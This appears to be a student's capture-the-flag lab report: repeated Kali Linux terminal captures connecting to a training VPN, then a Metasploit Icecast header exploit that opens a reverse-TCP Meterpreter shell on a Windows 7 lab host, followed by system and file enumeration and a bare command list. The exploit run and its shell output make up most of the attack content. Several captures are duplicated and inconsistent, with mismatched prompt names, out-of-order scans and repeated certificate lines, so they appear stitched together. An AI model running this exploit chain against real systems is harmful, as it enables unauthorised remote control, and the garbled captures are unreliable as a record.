2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
```

```
File Actions Edit View Help
kali@kali:~$ msf6 init
Error: /usr/bin/msf6 must be run as root

kali@kali:~$ sudo msf6 init
[sudo] password for kali:
[*] Starting database
[*] The database appears to be already configured, skipping initialization

kali@kali:~$ sudo openvpn Downloads
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TUN/TAP device (--dev)
Use --help for more information.

kali@kali:~$ sudo openvpn Downloads/R.M.susilkumar(1).ovpn
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R:[212992->212992] S:[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY KU OK
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY ECU OK
2022-04-08 12:00:33 VERIFY OK: depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
```

```
File Actions Edit View Help
kali@kali:~$ msf6b init
[-] Error: /usr/bin/msf6b must be run as root

kali@kali:~$ sudo msf6b init
[sudo] password for kali:
[*] Starting database
[i] The database appears to be already configured, skipping initialization

kali@kali:~$ sudo openvpn Downloads
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 openvpn 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server
2022-04-08 12:00:33 + Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0

kali@kali:~$ msf6b exploit(windows/http/icecast_header) > set LHOST 10.17.28.49
LHOST => 10.17.28.49
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 10.17.28.49:4444
[*] Sending stage (175174 bytes) to 10.10.43.154
[*] Meterpreter session 1 opened (10.17.28.49:4444 -> 10.10.43.154:49191) at 2022-04-08 12:16:03 -0400

meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > sysinfo
Computer : DARK-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ps

Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
416 4 smss.exe

kali@kali:~$ nmap -sS 10.10.43.154
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-08 12:05 EDT
Warning: 10.10.43.154 giving up on port because retransmission cap hit (2).

kali@kali:~$ ping 10.10.43.154
PING 10.10.43.154 (10.10.43.154) 56(84) bytes of data.
64 bytes from 10.10.43.154: icmp_seq=1 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=2 ttl=124 time=146 ms
64 bytes from 10.10.43.154: icmp_seq=3 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=4 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=5 ttl=124 time=146 ms
^C
--- 10.10.43.154 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 145.081/146.126/148.211/1.121 ms
```

```
File Actions Edit View Help
kali@kali:~$ msf6b init
[-] Error: /usr/bin/msf6b must be run as root

kali@kali:~$ sudo msf6b init
[sudo] password for kali:
[*] Starting database
[i] The database appears to be already configured, skipping initialization

kali@kali:~$ sudo openvpn Downloads/R.M.susilkumar(1).ovpn
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 openvpn 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server
2022-04-08 12:00:33 + Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0

meterpreter > cd admin
meterpreter > ls
Listing: C:\Program Files (x86)\Icecast2 Win32\admin

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw- 2724    file     2003-05-15 17:01:30 -0400 listclients.xml
100666/rw-rw-rw- 2320    file     2003-05-15 17:01:30 -0400 listmounts.xml
100666/rw-rw-rw- 2328    file     2003-05-15 17:01:30 -0400 moveclients.xml
100666/rw-rw-rw- 1897    file     2003-05-15 17:01:30 -0400 response.xml
100666/rw-rw-rw- 3571    file     2003-05-15 17:01:30 -0400 stats.xml

meterpreter > cat listclients.xml
<?xml:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0" >
<:output method="html" indent="yes" />
<xsl:template match="/">
<HTML>
<HEAD>
<title>Icecast 2 Stats</title>
<style type="text/css">
a: hover {color: #888888;}
a {color: black;}
.default1 {color: #505050; font-family: Verdana; font-size: 9pt; font-weight: normal;}
.default2 {color: #252525; font-family: Verdana; font-size: 9pt; font-weight: normal;}
.mount {color: White; font-family: Verdana; font-size: 9pt; font-weight: normal;}
.icelogo {color: #009900; font-family: Verdana; font-size: 25pt; font-weight: normal; letter-spacing: -2.5px;}
.ltv {color: gray; font-family: Verdana; font-size: 9pt; font-weight: normal;}
</style>

</HEAD>
<BODY topmargin="0" leftmargin="0" marginheight="0" marginwidth="0" bgcolor="#E0E0E0" text="#000000" link="#0000FF" vlink="#FF00FF">

kali@kali:~$ nmap -sS 10.10.43.154
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-08 12:05 EDT
Warning: 10.10.43.154 giving up on port because retransmission cap hit (2).

kali@kali:~$ ping 10.10.43.154
PING 10.10.43.154 (10.10.43.154) 56(84) bytes of data.
64 bytes from 10.10.43.154: icmp_seq=1 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=2 ttl=124 time=146 ms
64 bytes from 10.10.43.154: icmp_seq=3 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=4 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=5 ttl=124 time=146 ms
^C
--- 10.10.43.154 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 145.081/146.126/148.211/1.121 ms
```

**B.SOURCE CODE:**

```
sudo openvpn Downloads/R.M.susilkumar\1\).ovpn
```

```
search RHOSTS
```

```
search LHOST
```

```
use 0
```

```
exploit
```

```
ip addr
```

```
msfconsole
```

```
cd dir
```

